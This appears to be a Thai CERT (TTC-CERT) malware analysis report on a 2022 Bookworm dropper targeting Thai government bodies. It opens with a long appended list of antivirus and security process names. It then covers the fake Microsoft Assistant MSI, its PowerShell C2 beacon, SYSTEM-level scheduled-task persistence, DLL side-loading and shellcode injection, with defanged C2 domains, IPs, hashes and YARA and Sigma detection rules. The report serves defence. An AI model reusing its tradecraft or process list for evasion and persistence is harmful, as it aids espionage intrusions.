sqlagent.exe	mfemactl.exe	gdfwsvc.exe	inonmsrv.exe
mcinfo.exe	outlook.exe	prgateway.exe	etcorrel.exe
kpf4ss.exe	cis.exe	tmproxy.exe	mcconsol.exe
defwatch.exe	ahnrpt.exe	tbirdconfig.exe	sdrservice.exe
drweb.exe	rdrcef.exe	rsnetsvr.exe	execstat.exe
ccapp.exe	ntcadaemon.exe	client64.exe	cfpconfg.exe
dr_serviceengine.exe	rcsvcmon.exe	alsvc.exe	psuamain.exe
v3main.exe	csradius.exe	tsmpnt.exe	sdtrayapp.exe
zanda.exe	nisoptui.exe	isscsf.exe	xfssvccon.exe
ashquick.exe	qclean.exe	spiderml.exe	amsvc.exe
alertsvc.exe	gziface.exe	afwserv.exe	mspmspsv.exe
ravtask.exe	poproxy.exe	kvmonxp.kxp	log_qtine.exe
stopp.exe	emlibupdateagentnt.exe	musnotificationux.exe	gcasserv.exe
umxcfg.exe	teamviewer_service.exe	rapuisvc.exe	thebat.exe
itmrt_supportdiagnostics.exe	cmdinstall.exe	up2date.exe	avserver.exe
fsaua.exe	nipsvc.exe	savscan.exe	drwebdc.exe
usrprmpt.exe	deloeminfs.exe	remupd.exe	aexagentuihost.exe
fsgk32.exe	aswupdsv.exe	rscdsvc.exe	cfp.exe
kmailmon.exe	bdc.exe	fchelper64.exe	sbamsvc.exe
snicheckadm.exe	stwatchdog.exe	snhwsrv.exe	ccupdate.exe

ผนวก ข รายการโปรเซส (ต่อ)

npfmntor.exe	unvet32.exe	kb891711.exe	fch32.exe
vpc32.exe	symwsc.exe	navw32.exe	isafinst.exe
ashchest.exe	scanwscs.exe	okclient.exe	ispwdsvc.exe
semsvc.exe	workflowresttest.exe	pavkre.exe	prevsrv.exe
unsecapp.exe	defwatch	issdaemon.exe	reportingservicesservice.exe
pavsrv50.exe	mpfservice.exe	coreserviceshell.exe	fpavserver.exe
ssm.exe	prschedulemgr.exe	opscan.exe	endpointsecurity.exe
ccpxysvc.exe	npfmsg.exe	vettray.exe	avtask.exe
googlecrashhandler.exe	omtsreco.exe	smex_master.exe	managementagenthost.exe
prprintserver.exe	onlnsvc.exe	ppppwallrun.exe	cwbunnav.exe
svtray.exe	gcasdtserv.exe	smsx.exe	mcshld9x.exe
aexsvc.exe	ctdataload.exe	cfftplugin.exe	snac.exe
msmdsrv.exe	tpsrv.exe	ashenhcd.exe	cpntsrv.exe
mcshield.exe	slee81.exe	aexnsagent.exe	blackd.exe
pavfnsvr.exe	avscan.exe	savui.exe	bdredline.exe
psh_svc.exe	egui.exe	drwebwin.exe	proficysts.exe
fcappdb.exe	pccguide.exe	emlproui.exe	proficyserver.exe
aupdrun.exe	olfsnt40.exe	schupd.exe	atrshost.exe
prftpengine.exe	savmain.exe	patrolperf.exe	sysoptenginesvc.exe
qdcsfs.exe	url_response.exe	gcasservalert.exe	snicon.exe
bmrt.exe	pctsgui.exe	pavsched.exe	dolphincharge.e
gcasnotice.exe	patch.exe	certificationmanagerservicent.exe	sweepsrv.sys
swc_service.exe	savfmsesjm.exe	aphost.exe	lmon.exe
healthservice.exe	wtusystemsuport.exe	cstacacs.exe	njeeves.exe
mcui32.exe	auth8021x.exe	ngserver.exe	npmdagent.exe
useranalysis.exe	ndetect.exe	drwagnui.exe	almon.exe
csinject.exe	csinsmnt.exe	savroam.exe	oespamtest.exe
reportersvc.exe	nlsvc.exe	mpsvc.exe	nsmdreal.exe
luall.exe	smsectrl.exe	smex_remoteconf	rulaunch.exe
thunderbird.exe	caavguiscan.exe	ccflic4.exe	autoup.exe
symsport.exe	ixfwsvc.exe	spbbcsvc.exe	nip.exe
mcnasvc.exe	msscli.exe	cmgrdian.exe	knownsvr.exe
gcasswupdater.exe	ccsystemreport.exe	ssecuritymanager.exe	msssrv.exe
ccnfagent.exe	lucomserver.exe	aps.exe	fsdfwd.exe
dao_log.exe	qoeloader.exe	cfplogvw.exe	idsinst.exe

ผนวก ข รายการโปรเซส (ต่อ)

avconsol.exe	traflnsp.exe	avconfig.exe	zapro.exe
ppctlpriv.exe	repmgr64.exe	cpd.exe	pccnt.exe
securitymanager.exe	csmon.exe	config_api_service.exe	cavrid.exe
mpftray.exe	sqlservr.exe	sbserv.exe	uiseagnt.exe
mcupdate.exe	ccsvchst.exe	vmwaretray.exe	lucallbackproxy.exe
vmware-converter-a.exe	firefox.exe	googleupdate.exe	ravtray.exe
ashskpcc.exe	v3imscn.exe	prunsrv.exe	inet_gethost.exe
csrss_tc.exe	avkproxy.exe	esecagntservice.exe	tmlisten.exe
rpcserv.exe	spidernt.exe	certificateprovider.exe	vprosvc.exe
fcdblog.exe	spiderui.exe	usergate.exe	lucoms.exe
fws.exe	mctray.exe	inort.exe	pccntupd.exe
giantantispywaremain.exe	control_panel.exe	fssm32.exe	trjscan.exe
ghost_2.exe	savfmsespamstatsmanager.exe	monsvcnt.exe	smselog.exe
edisk.exe	drwebcgp.exe	mysqld-nt.exe	tfun.exe
rfwmain.exe	encsvc.exe	vsmon.exe	klwtblfs.exe
capfsem.exe	crashrep.exe	eeyeevnt.exe	cfsmsmd.exe
navwnt.exe	kvxp.kxp	ashmaisv.exe	cramtray.exe
server_eventlog.exe	rasupd.exe	ccsmagtd.exe	savfmsesp.exe
nailgpip.exe	avscc.exe	vstskmgr.exe	omniagent.exe
acaas.exe	cafw.exe	nsmdmon.exe	spideragent.exe
rstray.exe	pavreport.exe	clps.exe	vsmain.exe
calogdump.exe	winroute.exe	ravxp.exe	cfnotsrvd.exe
ashbug.exe	npscheck.exe	mcwcecfg.exe	swi_service.exe
blupro.exe	smc.exe	sesclu.exe	snichecksrv.exe
mcproxy.exe	srvload.exe	schdsrvc.exe	frameworkservic.exe
nsmdemf.exe	paamsrv.exe	ravmon.exe	mcmscsvc.exe
netcfg.exe	kvolself.exe	bwgo0000	evtmgr.exe
cavscan.exe	tdimon.exe	hpqwmiex.exe	kswebshield.exe
capfaem.exe	sndmon.exe	atwsctsk.exe	ashsimp2.exe
cmdagent.exe	winlog.exe	navshcom.exe	xfilter.exe
cdm.exe	csauth.exe	pccntmon.exe	pnmsrv.exe
sschk.exe	navectrl.exe	upschd.exe	prreader.exe
mcvsrte.exe	vshwin32.exe	ofcdog.exe	psanhost.exe
vrvnet.exe	nexe	ravstub.exe	pavfires.exe
smsesp.exe	mcepoc.exe	ccemflsv.exe	smcgui.exe

ผนวก ข รายการโปรเซส (ต่อ)

etreporter.exe	prwriter.exe
doscan.exe	checkup.exe
fsm32.exe	wssfcmai.exe
aswregsvr.exe	aflogvw.exe
rapapp.exe	basfipm.exe
nslocollectorservice.exe	itmrtsvc.exe
navesp.exe	cfpconfig.exe
nprotect.exe	pccclient.exe
proficyadministrator.exe	navelog.exe
seanalyzertool.exe	ccprovsp.exe
smsetask.exe	mcshell.exe
reportsvc.exe	kvdetech.exe
iface.exe	mfeesp.exe
mbamtray.exe	nscsrvce.exe
ntcaagent.exe	ahnsdsv.exe
op_viewer.exe	caf.exe
kwsprod.exe	mcdetect.exe
mcwce.exe	aclntusr.exe
avnotify.exe	kxeserv.exe
etconsole3.exe	cka.exe
clamscan.exe	kissvc.exe
svcntaux.exe	dolphincharge.exe
monitoringhost.exe	nimbus.exe
prlicensemgr.exe	nisum.exe

เอกสารแนบท้าย 3

รายงานผลการวิเคราะห์มัลแวร์

AMAR-221199-1.v1 - 2022_Bookworm_Malware

วันที่เผยแพร่ให้กับภาคส่วนโทรคมนาคมครั้งแรก:: 29-11-2565


วันที่เผยแพร่ให้กับสาธารณะ: 15-12-2565

ห้วงเวลาที่ทำการวิเคราะห์: 3-11-2565 ถึง 26-11-2565

บทย่อ

เนื้อหา

ศูนย์ TTC-CERT ได้ทำการวิเคราะห์ไฟล์ต้องสงสัยซึ่งได้รับมอบจากหน่วยงานด้านความมั่นคงแห่งหนึ่งในประเทศไทย โดยผลจากการตรวจวิเคราะห์เบื้องต้น (triage) พบหลักฐานที่มีความเชื่อมั่นในระดับสูงว่าไฟล์ดังกล่าวคือมัลแวร์ Bookworm[1] โดยเปรียบเทียบ techniques, tactics, procedures (TTPs) ระหว่างไฟล์ต้องสงสัยและ payload กับมัลแวร์ Bookworm พบว่ามีความสอดคล้องกันเป็นอย่างมาก ทั้งนี้ มัลแวร์ Bookworm ถูกค้นพบครั้งแรกในปี พ.ศ. 2558 โดยกลุ่มนักวิจัยจากบริษัท Palo Alto Networks แต่ไฟล์ต้องสงสัยที่ถูกตรวจสอบในครั้งนี้เป็นมัลแวร์ Bookworm ที่มีการเปลี่ยนแปลง TTPs ไปจากเดิมเป็นอย่างมาก อีกทั้ง จนถึง ณ วันที่เขียนรายงานฉบับนี้ (26 พ.ย.65) ยังไม่มีผลิตภัณฑ์แอนตี้ไวรัสค่ายใดที่สามารถระบุได้ว่าไฟล์ต้องสงสัยคือมัลแวร์ Bookworm



[1] "Bookworm Trojan: A Model of Modular Architecture - Unit 42." 10 Nov. 2015, https://unit42.paloaltonetworks.com/bookworm-trojan-a-model-of-modular-architecture/. Accessed 25 Nov. 2022.

มัลแวร์ Bookworm มีเป้าหมายในการโจมตีหน่วยงานในประเทศไทยโดยเฉพาะหน่วยงานของรัฐ โดยมีวัตถุประสงค์การโจมตีเพื่อจารกรรมข้อมูลทางไซเบอร์ (cyber espionage) อีกทั้งจากการวิเคราะห์เบื้องต้น**พบว่ากลุ่มผู้โจมตีที่อยู่เบื้องหลังจากการโจมตีในครั้งนี้มีการจัดเตรียมโครงสร้างพื้นฐาน (infrastructure) ประเภท command and control server (C2) ขึ้นในพื้นที่ประเทศไทยเพื่อใช้ในการโจมตีเป็นการเฉพาะ**

สำหรับรายงานฉบับนี้เป็นการรายงานผลการวิเคราะห์ไฟล์ต้องสงสัยในส่วนที่เกี่ยวข้องกับการติดตั้งมัลแวร์ลงในเครื่องเป้าหมายซึ่งเป็นจุดเริ่มต้นใน infection chain อย่างไรก็ตาม สำหรับในส่วนของการวิเคราะห์ขีดความสามารถของ payload ต่าง ๆ ที่มีการใช้งานโดยมัลแวร์นั้น ศูนย์ TTC-CERT จะทำการวิเคราะห์และรายงานผลในรายงานฉบับถัดไป

ผลการวิเคราะห์พบว่า ไฟล์ต้องสงสัยเป็นไฟล์ประเภท Windows Installer[2] (".msi") ที่ถูกสร้างขึ้นมาโดยใช้เครื่องมือชื่อ Advance Installer[3] โดยผู้โจมตีพยายามปลอมแปลงไฟล์ดังกล่าวให้มีลักษณะเหมือนกับบริการ Microsoft Assistant ของบริษัท Microsoft ซึ่งศูนย์ TTC-CERT คาดว่าผู้โจมตีอาจเลือกใช้งานไฟล์ประเภท Windows Installer เนื่องจากสามารถหลบหลีกระบบป้องกันภัยคุกคามทางไซเบอร์ที่ใช้การคัดกรองนามสกุลของไฟล์ (filename extension) อย่างง่ายได้ รวมถึงสามารถที่จะใช้งาน PowerShell loader และมีขีดความสามารถในการ drop และ execute ไฟล์ประเภท portable executable (PE) ได้

เมื่อไฟล์ Windows Installer เริ่มทำงานจะมีการเรียกใช้งาน PowerShell loader เพื่อ execute PowerShell script ซึ่งถูกฝังอยู่ภายในโครงสร้างของไฟล์ Windows Installer โดย PowerShell script ดังกล่าวจะทำหน้าที่ในการส่งสัญญาณบีคอน (beacon) กลับไปยัง C2 ที่ถูก hardcoded เอาไว้ภายใน PowerShell script ในรูปแบบดังต่อไปนี้
"hxxp://{USERNAME}.{COMPUTERNAME}.90f5b7d8.logplog.eu[.]org" ซึ่ง ณ วันที่เขียนรายงานฉบับนี้ (26 พ.ย.65) C2 ในข้างต้นไม่มีการใช้งานแล้ว ทั้งนี้ ศูนย์ TTC-CERT ได้ทำการตรวจสอบเพิ่มเติมจนสามารถค้นพบ C2 ที่ผู้โจมตีกำลังใช้งานได้อีก จำนวน 3 รายการ

จากนั้นไฟล์ Windows Installer จะทำการ**สร้าง schedule task ชื่อ MicrosoftAssistantUpdateTaskMachine โดยกำหนดให้เรียกใช้งานไฟล์ "%PROGRAMFILES(X86)%\Microsoft\Microsoft Assistant\Microsoft Assistant\svchost.exe" ทุกครั้งเมื่อเครื่องคอมพิวเตอร์เริ่มทำงาน และกำหนดให้ทำงานด้วยสิทธิ์ระดับสูงสุด (highest privileges) ซึ่งจะส่งผลให้มัลแวร์เริ่มทำงานด้วยสิทธิ์ระดับ SYSTEM ทันทีหลังเครื่องคอมพิวเตอร์รีบูท** ถือว่าเป็นการสร้างขีดความสามารถด้าน persistence mechanism และ privilege escalation เพื่อให้มัลแวร์สามารถทำงานต่อไปได้แม้เครื่องคอมพิวเตอร์จะถูกรีบูท (reboot) อีกทั้งยังได้รับสิทธิ์การใช้งานระดับสูงของระบบปฏิบัติการ Windows

[2] "Windows Installer - Win32 apps | Microsoft Learn." 12 Sep. 2021, https://learn.microsoft.com/en-us/windows/win32/msi/windows-installer-portal. Accessed 25 Nov. 2022.

[3] "Advanced Installer: Free Windows Installer - MSI Installer Tool." https://www.advancedinstaller.com/. Accessed 25 Nov. 2022.

ต่อมา ไฟล์ Windows Installer จะทำการสร้างโฟลเดอร์และ drop ไฟล์ จำนวน 3 รายการภายในไดเรคทอรี่ "%PROGRAMFILES(X86)%\Microsoft\Microsoft Assistant\Microsoft Assistant" ได้แก่ svchost.exe (masqueraded), libcurl.dll (malicious), และ gup.xml หลังจากนั้นไฟล์ Windows Installer จะทำการ execute ไฟล์ svchost.exe (masqueraded) อันจะส่งผลให้ไฟล์ libcurl.dll (malicious) ถูกโหลดเข้าใช้งานโดยโปรเซส svchost.exe (masqueraded) ซึ่งเป็นวิธีการโจมตีโดยใช้เทคนิคที่เรียกว่า DLL Side-Loading[4]

สำหรับไฟล์ libcurl.dll (malicious) จะมีการฝังค่า string ที่มีลักษณะเหมือน universally unique identifier[5] (UUID) เอาไว้เป็นจำนวนมาก ซึ่ง UUID ดังกล่าวแท้จริงแล้วคือ shellcode ที่จะถูก execute ผ่านเทคนิคที่เรียกว่า Callback Shellcode Injection[6] ซึ่งผลจากการวิเคราะห์พบว่า shellcode ภายในไฟล์ libcurl.dll (malicious) ทำหน้าที่ในการถอดรหัสข้อมูล (decrypt) ให้กับไฟล์ payload โดยใช้อัลกอริทึม Rivest Cipher 4[7] (RC4) จากนั้นจะทำการ inject payload เข้าไปในพื้นที่ memory แล้วจึงทำการ execute payload ดังกล่าว ซึ่งจะเป็นจุดเริ่มต้นในการโจมตีขั้นถัดไปของมัลแวร์ Bookworm ทั้งนี้กระบวนการโจมตีทั้งหมดที่เกิดขึ้นนับตั้งแต่ shellcode เริ่มต้นทำงาน จะถูกดำเนินการภายใน memory เท่านั้นโดยที่ไม่มีการ drop ไฟล์ payload ลงบน filesystem แต่อย่างใด จึงอาจจะทำให้ยากแก่การตรวจสอบและป้องกันได้


ภาพรวมการทำงานของไฟล์ Windows Installer ซึ่งถือว่ายังอยู่ในขั้นตอนของการติดตั้งมัลแวร์สามารถสรุปเป็นแผนภาพ (diagram) ได้ดังนี้

[4] "Hijack Execution Flow: DLL Side-Loading, Sub-technique T1574.002." https://attack.mitre.org/techniques/T1574/002/. Accessed 25 Nov. 2022.

[5] "Universally Unique Identifiers (UUIDs) - ITU." https://www.itu.int/en/ITU-T/asn1/Pages/UUID/uuids.aspx. Accessed 25 Nov. 2022.

[6] "Callback Shellcode Injection - CYBER MONGOL." 5 Mar. 2021, https://www.cybermongol.ca/operator-research/callback-shellcode-injection. Accessed 25 Nov. 2022.

[7] "Rivest Cipher 4 (RC4) | Infosec Resources." 11 Jan. 2021, https://resources.infosecinstitute.com/topic/rivest-cipher-4-rc4/. Accessed 28 Nov. 2022.



ศูนย์ TTC-CERT ได้นำไฟล์ต้องสงสัยดังกล่าวมาทำการวิเคราะห์ในเบื้องต้นเพื่อสกัดเอาข้อมูล indicators of compromise (IOCs) และ techinues, tactics, and procedures (TTPs) รวมถึงได้จัดทำ detection rule ทั้งในรูปแบบของ YARA rule และ Sigma rule เพื่อใช้ในการตรวจจับไฟล์ต้องสงสัย ซึ่งสมาชิกสามารถนำข้อมูลดังกล่าวมาใช้ในการเฝ้าระวัง (monitoring), การตรวจจับเชิงรุก (hunting), และใช้ในกระบวนการรับมือเหตุการณ์ทางไซเบอร์ได้

ศูนย์ TTC-CERT ได้จัดทำรายงานการวิเคราะห์ฯ ฉบับนี้ ตลอดจนได้ระบุข้อมูล “Indicators of Compromise (IOCs)” เพื่อแจ้งเตือนและนำเสนอข้อมูลนี้เพื่อให้เป็นข้อมูลกับองค์กรต่าง ๆ ในประเทศไทยเพื่อประโยชน์สาธารณะ โดยสามารถนำข้อมูลในรายงานฉบับนี้ไปเป็นข้อมูลประกอบในการประเมินความเสี่ยงและภัยคุกคามทางไซเบอร์ต่อองค์กรด้วยตนเอง ตลอดจนดำเนินการตามความเหมาะสมเพื่อรักษาความปลอดภัยระบบสารสนเทศ ระบบเครือข่ายขององค์กร อย่างไรก็ตาม หากองค์กรของสมาชิกศูนย์ TTC-CERT ได้เชื่อมต่อกับระบบ MISP ของศูนย์ TTC-CERT แล้ว ข้อมูล Indicators of Compromise (IOCs), YARA Rule, และ Sigma Rule ของการโจมตีในรายงานฉบับนี้จะถูกส่งไป MISP ขององค์กรท่านโดยอัตโนมัติ

ไฟล์ที่ถูกตรวจสอบ (1)

5149f8fb28a8bf2a67e22de1e781e88b1094a6904e676ff0e74a08278e6e37c2 (Microsoft Assistant.msi)

ไฟล์เพิ่มเติมที่เกี่ยวข้อง (2)

285d1f375eedb5dc30b2962ed45187f1fe07cfd09de101faca8a1b2416e6bd69 (svchost.exe)

a2452456eb3a1a51116d9c2991aae3b0982acc1a9b30efee92a4f102dc4d2927 (libcurl.dll)

โดเมน (4)

hxxp://{USERNAME}.{COMPUTERNAME}.90f5b7d8.logplog.eu[.]org

make-love.eu[.]org

morning.eu[.]org

stopping.eu[.]org

ไอพี (4)

103.235.46[.]40

183.232.231[.]173

104.193.88[.]123

104.193.88[.]77

ผลการวิเคราะห์

5149f8fb28a8bf2a67e22de1e781e88b1094a6904e676ff0e74a08278e6e37c2

Tags

Dropper Trojan Bookworm

รายละเอียดของไฟล์

ชื่อไฟล์	Microsoft Assistant.msi
ขนาด	2830336 bytes
ประเภท	Windows Installer
MD5	34d0a54577e468fb18c501648a04d4bb
SHA1	e7896eec6e9207560af0a4f4dae0f6c105b8eb9c
SHA256	5149f8fb28a8bf2a67e22de1e781e88b1094a6904e676ff0e74a08278e6e37c2
SHA512	ea2379d348b81f8763d171d78a20caa628ee64d1131b1795aa26ad4696eb862200411729296c1f2bd4356912f464be2d6f16b3e30e74f94ceaee13075974e5da

ssdeep	49152:gdOYDSvSHBZaQwMqizVfHiIZ0EIhg99AGjhK+AfgTovExgNBljtbjnQH:fYoSHNVfHiCAGjDovXPjNcH
Entropy	7.12

แอนตี้ไวรัส

BitDefender	Trojan.Zmutzy.Hory.1
Emsisoft	Trojan.Zmutzy.Hory.1 (B)
VIPRE	Trojan.Zmutzy.Hory.1

Yara Rules

```
import "pe"

rule bookworm_dropper : MSI POWERSHELL
{
    meta:
        version = "1.0"
        first_imported = "2022-11-25"
        last_modified = "2022-11-25"
        status = "RELEASED"
        sharing = "TLP:CLEAR"
        source = "Manual investigate"
        author = "TTC-CERT"
        description = "Bookworm malware use MSI file to drop legitimate file and malicious DLL onto filesystem, also the MSI file contain powershell loader and will send the beacon to C2"
        category = "TECHNIQUE"
        technique = "SYSTEM BINARY PROXY EXECUTION:MSIEXEC"
        mitre_att = "T1218.007"
        hash = "5149f8fb28a8bf2a67e22de1e781e88b1094a6904e676ff0e74a08278e6e37c2 "

    strings:
        $s1 = "libcurl.dll" ascii wide nocase private
```

```
        $s2 = "Windows Installer" ascii wide private
        $s3 = "CustomAction" ascii wide private
        $s4 = "Invoke-WebRequest -URI" ascii wide nocase private
        $ss1 = "Say-Hello()" ascii wide nocase private
        $ss2 = "Let's see which Powershell we're using. Feel free to remove this function" ascii wide nocase private
        $ss3 = "e.g. in a username. We need to enclose each bundle of them in a simple quoted" ascii wide nocase private
        $ss4 = "MicrosoftAssistantUpdateTaskMachine" ascii wide nocase private
        $ss5 = /\.[0-9a-z]{4,63}\.eu\.org/ ascii wide nocase //Beacon C2

    condition:
        uint32(0) == 0xE011CFD0
        and (filesize >= 2MB and filesize <= 4MB)
        and all of ($s*)
        and 1 of ($ss*)
}
```

Sigma Rules

```
title: 2022 Bookworm malware
id: f637bbae-6c2a-11ed-a1eb-0242ac120002
version: 1.0
first_imported: 2022-11-25
last_modified: 2022-11-25
status: RELEASED
sharing: TLP:CLEAR
author: TTC-CERT
description: Bookworm malware use MSI file to drop legitimate file and malicious DLL onto filesystem, also the MSI file contain powershell loader and will send the beacon to C2
category: Malware
hash: 5149f8fb28a8bf2a67e22de1e781e88b1094a6904e676ff0e74a08278e6e37c2
logsource:
```

```
    category: process_creation
    product: windows
detection:
    # msiexec.exe spawn powershell.exe which used to send beacon to C2
    selection1:
        ParentImage|endswith: '\MsiExec.exe'
        Image|endswith: '\powershell.exe'
        CommandLine|contains|all:
            - '-propFile'
            - '-scriptFile'
            - '-scriptArgsFile'
            - '-propSep'
    # msiexec.exe spawn svchost.exe (legitimate gup.exe) which used to side-load libcurl.dll
in the same directory
    selection2:
        ParentImage|endswith: '\MsiExec.exe'
        Image|contains: '\Microsoft Assistant\Microsoft Assistant\'
        CommandLine|contains: '\Microsoft Assistant\Microsoft Assistant\'
    # Bookworm run by schedule task with SYSTEM privilege
    selection3:
        ParentImage|endswith: '\svchost.exe'
        ParentCommandLine|contains: 'Schedule'
        Image|contains: '\Microsoft Assistant\Microsoft Assistant\'
        CommandLine|contains: '\Microsoft Assistant\Microsoft Assistant\'
    condition: selection1 or selection2 or selection3
falsepositives: Unknown
level: high
tags:
    - attack.defense.evasion
    - attack.t1218.007
    - attack.t1574.002
```

File Metadata

Title	Installation Database
Subject	Microsoft Assistant
Author	Microsoft
Keywords	Installer, MSI, Database
Comments	(ไม่ระบุ)
Template	;1033
Last author	(ไม่ระบุ)
Revision number (UUID)	{BD148F63-AF34-487A-8AFA-336BEA840A7B}
Last printed	Fri Dec 11 06:47:44 2009
Created	Fri Dec 11 06:47:44 2009
Last saved	Fri Sep 18 10:06:51 2020
Version	200 (c8)
Source	2 (2)
Application	Microsoft Assistant
Security	0 (0)

ความเชื่อมโยง

ไฟล์ 5149f8fb28... (Microsoft Assistant.msi)	Drop & Execute	ไฟล์ 285d1f375e... (svchost.exe)
	Drop	ไฟล์ a2452456eb... (libcurl.dll)
	Connect_to	hxxp://{USERNAME}.{COMPUTERNAME}.90f5b7d8.logplog.eu[.]org

รายละเอียด

ไฟล์ 5149f8fb28a8bf2a67e22de1e781e88b1094a6904e676ff0e74a08278e6e37c2 (Microsoft Assistant.msi) เป็นไฟล์ประเภท windows installer file มีนามสกุลไฟล์คือ ".msi" ซึ่งสามารถใช้ในการติดตั้งซอฟต์แวร์บนระบบปฏิบัติการ Windows ได้ โดยมีคุณลักษณะเหมือนเป็น compound document file ที่ประกอบไปด้วยไฟล์หลายไฟล์อยู่ภายใน และมีโครงสร้างคล้ายกับฐานข้อมูล เช่น มีโครงสร้างของ table และ stream content เป็นต้น

เพื่อทำการยืนยันประเภทของไฟล์ 5149f8fb28... ผู้วิเคราะห์ใช้งานเครื่องมือชื่อ Detect It Easy[8] (DIE) เพื่อทำการตรวจสอบ และได้ผลลัพธ์ยืนยันว่าไฟล์ดังกล่าวเป็นไฟล์ประเภท windows installer file รายละเอียดตามภาพที่ 1

[8] "horsicq/Detect-It-Easy: Program for determining types of ... - GitHub." https://github.com/horsicq/Detect-It-Easy. Accessed 10 Nov. 2022.

```
remnux@remnux:~/Desktop/malware/MSI$ diec Microsoft\ Assistant.msi
filetype: Binary
arch: NOEXEC
mode: Unknown
endianess: LE
type: Unknown
  archive: Microsoft Compound(MS Office 97-2003 or MSI etc.)
```

ภาพที่ 1 ผลลัพธ์จากเครื่องมือ diec ยืนยันว่าไฟล์ 5149f8fb28... เป็นไฟล์ประเภท windows installer file (.msi)

สำหรับข้อมูล table และ stream ภายในไฟล์ 5149f8fb28... สามารถตรวจสอบได้โดยใช้เครื่องมือชื่อ msiinfo ซึ่งจะทำการแสดงผลลัพธ์เป็นรายการชื่อของ table และ stream รายละเอียดตามตารางที่ 1 และ 2

ตารางที่ 1 แสดงข้อมูลรายการชื่อ tables ทั้งหมดภายในไฟล์ 5149f8fb28...

_SummaryInformation	Property	EventMapping
_ForceCodepage	AI_ScheduledTasks	Dialog
Patch	InstallExecuteSequence	File
Condition	BootstrapperUISequence	ComboBox
AdvtExecuteSequence	ListBox	Binary
PatchPackage	InstallUISequence	CheckBox
FeatureComponents	AI_SQLBrowse	UIText
_Validation	Component	CreateFolder
AdminUISequence	Directory	**CustomAction**
ActionText	Control	Error
TextStyle	Feature	LaunchCondition
AI_XmlAttribute	ControlEvent	ListView
Upgrade	AI_XmlElement	Media
